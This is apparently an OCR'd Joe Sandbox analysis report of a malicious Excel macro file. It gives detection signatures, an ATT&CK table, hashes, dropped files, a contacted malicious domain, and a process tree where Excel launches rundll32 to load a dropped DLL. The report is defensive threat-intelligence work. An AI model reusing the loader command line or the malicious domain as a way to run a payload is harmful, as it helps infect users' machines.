ID: 343099
Sample Name: Refusal-1605078281-01212021.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 10:44:08
Date: 22/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Refusal-1605078281-01212021.xlsm

Overview


General Information

Sample Name:	Refusal-1605078281-01212021.xlsm
Analysis ID:	343099
MD5:	6b11147a8eb468..
SHA1:	ff599ff7ed480bf2...
SHA256:	2fc494967112688.

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for doma...
- Office document tries to convince vi...
- Document exploit detected (UrlDown...
- Document exploit detected (process...
- Found Excel 4.0 Macro with suspicio...
- Outdated Microsoft Office dropper d...
- Sigma detected: Microsoft Office Pr...
- Yara detected MalDoc_1
- Checks for available system drives ...
- Excel documents contains an embe...
- Potential document exploit detected...
- Tries to resolve domain names, but ...

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 3252 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 3412 cmdline: rundll32 ..\Flopers.GGRRDDFF,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
sheet2.xml	JoeSecurity_MalDoc_1	Yara detected MalDoc_1	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for domain / URL

Compliance:

Uses new MSVCR Dlls

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Networking:

Outdated Microsoft Office dropper detected

Yara detected MalDoc_1

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Replication Through Removable Media 1	Scripting 1 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Replication Through Removable Media 1	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 1	Eavesdrop on Insecure Network Communication	Remotely Track Dev Without Authorizat
Default Accounts	Exploitation for Client Execution 2 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Peripheral Device Discovery 1 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorizat
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Information Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 1 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Refusal-1605078281-01212021.xlsm	7%	ReversingLabs	Document-Excel.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
leafybuy.com	6%	Virustotal		Browse

URLs

No Antivirus matches

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
leafybuy.com	unknown	unknown	true	• 6%, Virustotal, Browse	unknown

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	343099
Start date:	22.01.2021
Start time:	10:44:08
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 35s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Refusal-1605078281-01212021.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	14
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.troj.expl.evad.winXLSM@3/9@2/0
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • Excluded IPs from analysis (whitelisted): 13.88.21.125, 23.210.248.85, 104.43.139.144, 13.64.90.137 • Excluded domains from analysis (whitelisted): skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, blobcollector.events.data.trafficmanager.net, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, watson.telemetry.microsoft.com, prod.fs.microsoft.com.akadns.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, skypedataprdcolwus15.cloudapp.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\535148E5.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	557
Entropy (8bit):	7.343009301479381
Encrypted:	false
SSDEEP:	12:6v/7aLMZ5I9TvSb5Lr6U7+uHK2yJtNJTNSB0qNMQCvGEvfvqVFsSq6ixPT3Zf:Ng8SdCU7+uqF20qNM1dvfSviNd
MD5:	A516B6CB784827C6BDE58BC9D341C1BD
SHA1:	9D602E7248E06FF639E6437A0A16EA7A4F9E6C73
SHA-256:	EF8F7EDB6BA0B5ACEC64543A0AF1B133539FFD439F8324634C3F970112997074

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\535148E5.png	
SHA-512:	C297A61DA1D7E7F247E14D188C425D43184139991B15A5F932403EE68C356B01879B90B7F96D55B0C9B02F6B9BFAF4E915191683126183E49E668B6049048D35
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8Oc.....l.9a._.X....@.`ddbc.]..........O..m7.r0|..."......?A.....w..;.N1u....._.[.\Y...BK=...F +.t.M~..oX.. %....211o.q.P."....y...../..l.r...4..Q]..h.....LL.d.....d....w.>{.e..k.7.9y.%.. .YpI...{.+Kv...../..\[...A....^.5c..O?.....G...VB..4HWY...9NU...?..S..$..1..6.U.....c... ....7..J. "M..5. ...._.....d.V.W.c.....Y.A..S....~.C.....q.....t?..."n.....4.....G_.....Q..x..W.!L.a...3....MR.|.-P#P;..p._.....jUG....X.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\BC88F1A2.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	848
Entropy (8bit):	7.595467031611744
Encrypted:	false
SSDEEP:	24:NLJZbn0jL5Q3H/hbqzej+0C3Yi6yyuq53q:JIjm3pQCLWYi67lc
MD5:	02DB1068B56D3FD907241C2F3240F849
SHA1:	58EC338C879DDBDF02265CBEFA9A2FB08C569D20
SHA-256:	D58FF94F5BB5D49236C138DC109CE83E82879D0D44BE387B0EA3773D908DD25F
SHA-512:	9057CE6FA62F83BB3F3EFAB2E5142ABC41190C08846B90492C37A51F07489F69EDA1D1CA6235C2C8510473E8EA443ECC5694E415AEAF3C7BD07F864212064678
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8O.T]H.Q..;3...?..fk.lR..R$.R.Pb.Q...B..OA..T$.hAD...J../..-h...fj..+....;s.vg.Zsw.=...{.w.s.w.@.....;..s...O..... ..;.y.p.....,...s1@ lr.:... .>.LLa..b?h...l.6..U....1....r.....T..O.d.KSA...7.YS..a.(F@....xe.^.I..$h....PpJ...k%.....9..QQ....h..!H*...../....2..J2..HG....A....Q&...k...d..&..Xa.t..E.. ..E..f2.d(..v.~.P.+.pik+;...xEU.g....._xfw...+...(..pQ.(..(.U./..)..@..?.....f.'...lx+@F...+....)..k.A2...r~B,....TZ..y..9...`..0....q....yY....Q.....A.....8j[.O9..t..&...g. l@ ..;..X!...9S.J5. .'.xh...8l.~.+...mf.m.W.i..{...+>P...Rh...+..br^$. q.^.....(..._j...$..Ar...MZm\|...9..E..!U[S.fDx7<....Wd.....p..C.....^MyI:...c.^..SI.mGj,.....!...h..$..;.....yD./..a...-j.^:.}..v....RQ Y*.^.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\E1B7774.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 205 x 58, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	8301
Entropy (8bit):	7.970711494690041
Encrypted:	false
SSDEEP:	192:BzNWXTPmjktA8BddiGGwjNHOQRud4JTTOFPY4:B8aoVT0QNuzWKPh
MD5:	D8574C9CC4123EF67C8B600850BE52EE
SHA1:	5547AC473B3523BA2410E04B75E37B1944EE0CCC
SHA-256:	ADD8156BAA01E6A9DE10132E57A2E4659B1A8027A8850B8937E57D56A4FC204B
SHA-512:	20D29AF016ED2115C210F4F21C65195F026AAEA14AA16E36FD705482CC31CD26AB78C4C7A344FD11D4E673742E458C2A104A392B28187F2ECCE988B0612DBA0F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....:.....IJ.....sRGB.....pHYs.....+.... .IDATx^..\....}.\6"Sp...g..9Ks..r..=r.U....Y..l.S.2...Q.'C.....h}x..... .....\..N...z...._.|.....III.666...~~~..6l.Q.J...\.. m..g.h.SRR.\.p....'N...EEE...X9.....c.&M...].n.g4..E..g...w...{..]..;w..I...y.m\...~..;.].3{~..qV.k..._....?..w/$GII\|..2. m,,,.-[.....sr.V1..g...on.....dl.'...'"[[[.R.....(..^...F.PT.Xq..Mnn n.3..M..g.....6.....pP"#F..P/S.L...W.^..o.r.....5H.....111t....\|9..3...`J..>...{..t~/F.b..h.P..]z..).....o..4n.F..e...0!!!.....#""h.K..K.....g.....^..w.!.$.&...7n.].F.\\\.A....6lxjj.K/.....g.....3g... ...f....:t..s..5.C4..+W.y...88..?.,Y. .^...8{.@VN.6....Kbch.=zt...7+T....v.z....P.....VVV..."t.N.....$..Jag.v.U...P[(_.I?.9.4i.G.$U..D.....W.r.....!>|..#G...3..x.b.....P....H!.Vj .....u.2..*;..Z..c..._Ga....&L.....`.1.[.n].7..W_m..#8k...)U..L.....G..q.F.e>..s.....q....J....(.N.V...k..>m....=.).

C:\Users\user\AppData\Local\Temp\9EC10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	25980
Entropy (8bit):	7.556014881533527
Encrypted:	false
SSDEEP:	384:p8x/WsCYCLW4/Wj48aoVT0QNuzWKPqGn80bEfYs:OEs54MnW+u7qk8RYs
MD5:	D7658AD0635B597A69C5BE8B96069C74
SHA1:	5FDB8B4476FE347AA0F50A4FD934FDFCF6CDB3F9
SHA-256:	1CF6589D0A2ADB0CEFC1A43AFCCA220D84312ED91DBA5B683C6889ADD2CC9735
SHA-512:	626A2C402C6B1E4DCB057E38C26063B6D10A364E1B71179A59CC5396B997B1D595969D10685449DD45F04C6ECC4B364533A4A3EC250C771A60C1D0183013002
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Temp\9EC10000	
Preview:	.U.n.0....?.....C....I?`L.%...a...;.....+.....pz.r.z.D&.V\4.Q.WA.....m.MT..k..c+.H.j....q..*...>..]JR=:.&D.<...A.....j.....T.g....C.?p.O6W7+..(../...w.....5.2...^.!..ba...C7.....1;. .d.1=`.I.....}.....Hh.8.....Po"}..a(3.....R...i../!-.!,.. %LG5...fH.q.R..0..s`....LC%..v.....W...#:.....y.S}....d7.vC9\OO|..1Nym...v.:..CB..y#wg..7.....H...s....*...x..w.....w.....R]G .....c...c,.F..[....7.....PK.....!.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Fri Jan 22 17:45:19 2021, atime=Fri Jan 22 17:45:19 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.639671516736118
Encrypted:	false
SSDEEP:	12:8AOzMCXU+cuElPCH2F5yXWYouq+WrjAZ/2bDrLC5Lu4t2Y+xIBjKZm:8AO495yX6zAZiDS87aB6m
MD5:	BE61577D916D1759ED7A155FA73C0A3A
SHA1:	3F9D0994579CB1A8A1A9AA076EC8B1367A677F98
SHA-256:	5648BC5614A2028E466897ED365CB6F74A25E482A03A32ED8DB7CB3E825E6A0D
SHA-512:	00E07C44F7C8142FE91A215F7E2932D4AE4052A0678EEDE4061371C8BB5535895CEC3076449B23E49EEF6BCC724B7A90EACE47819838A4868F511F7BC5967049
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-...:.....!..... .....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..6R.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8 .1.3.....P.1.....>Q|x..user.<.....Ny.6R.....S.....-Q.h.a.r.d.z.....~.1.....6R....Desktop.h.....Ny.6R.....Y.....>.....6x*.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2. 1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:.,.LB.)...As..`.....X.....783875.....!a..%.H.VZAj...4.4.....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD. .pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Refusal-1605078281-01212021.xlsm.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:53 2020, mtime=Fri Jan 22 17:45:19 2021, atime=Fri Jan 22 17:45:19 2021, length=25980, window=hide
Category:	dropped
Size (bytes):	2290
Entropy (8bit):	4.64361465494961
Encrypted:	false
SSDEEP:	24:8frc5yXroYbZAUXpVDbChS7aB6myfrc5yXroYbZAUXpVDbChS7aB6m:85bjaU5c9B6p5bjaU5c9B6
MD5:	67ECDED793A6FADCEF41288166F08012
SHA1:	95E7087C02FAC3DD382FAC44F7F6DEB6843B7AB1
SHA-256:	14E94BC59B23A4CB3BB829FADAA6C92404C177C881FECEC30E21E658B43FE22A
SHA-512:	B04104BA5F57CC9931B95A1FC3CCABE7D9E1FF27151EBEDB4A89F87857A3A13DD2732CA8F34F99C34284032696B17EB0BE07BAB443B009D899AE30A264899075
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... .....:....a.....z.....|e.....P.O. .:i....+00.../C:\.....x.1.....N....Users.d.....L..6R.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8. 1.3.....P.1.....>Q|x..user.<.....Ny.6R.....S.....-Q.h.a.r.d.z.....~.1.....>Q}x..Desktop.h.....Ny.6R.....Y.....>.....4.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1. 7.6.9.....2.-f..6R.. .REFUSA~1.XLS..r.....>Q{x6R.....h.....R.e.f.u.s.a.l.-.1.6.0.5.0.7.8.2.8.1.-.0.1.2.1.2.0.2.1...x.l.s.m.....f.....-.....e.....>.S.....C: \Users\user\Desktop\Refusal-1605078281-01212021.xlsm..7.....\....\....\....\....\.D.e.s.k.t.o.p.\.R.e.f.u.s.a.l.-.1.6.0.5.0.7.8.2.8.1.-.0.1.2.1.2.0.2.1...x.l.s.m.....:.,.LB.)...As.. .`.....X.....783875.....!a..%.H.VZAj...p..-.....-..!a..%.H.VZAj...p..-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	151
Entropy (8bit):	4.662236964996969
Encrypted:	false
SSDEEP:	3:oyBVomxW8ADB/eRVOUcpSvi/eRVOUcpSmxW8ADB/eRVOUcpSv:dj4KVgpGzVgpGKVgpc
MD5:	8B0B25D7B4A074B3980762CB6B8233E7
SHA1:	F7042F4384DA013B1A12C91349B4142F770AEFD4
SHA-256:	4B4855BBA82BD3048893A4CA01AEA150B32836123983E6B4BDB4B022D3889B39
SHA-512:	4AEEEB2031279419E4335C20BD08766A36AC204C109FC2F568E8509A1D859CDBD754699DE11C66D20F20B1F561B349588FDCD2577C2903D77A691C8D667D6FB
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..Refusal-1605078281-01212021.xlsm.LNK=0..Refusal-1605078281-01212021.xlsm.LNK=0..[misc]..Refusal-1605078281-01212021.xlsm.LNK=0..

C:\Users\user\Desktop\7FC10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	25980
Entropy (8bit):	7.556014881533527
Encrypted:	false
SSDEEP:	384:p8x/WsCYCLW4/Wj48aoVT0QNuzWKPqGn80bEfYs:OEs54MnW+u7qk8RYs
MD5:	D7658AD0635B597A69C5BE8B96069C74
SHA1:	5FDB8B4476FE347AA0F50A4FD934FDFCF6CDB3F9
SHA-256:	1CF6589D0A2ADB0CEFC1A43AFCCA220D84312ED91DBA5B683C6889ADD2CC9735
SHA-512:	626A2C402C6B1E4DCB057E38C26063B6D10A364E1B71179A59CC5396B997B1D595969D10685449DD45F04C6ECC4B364533A4A3EC250C771A60C1D01830130025
Malicious:	false
Reputation:	low
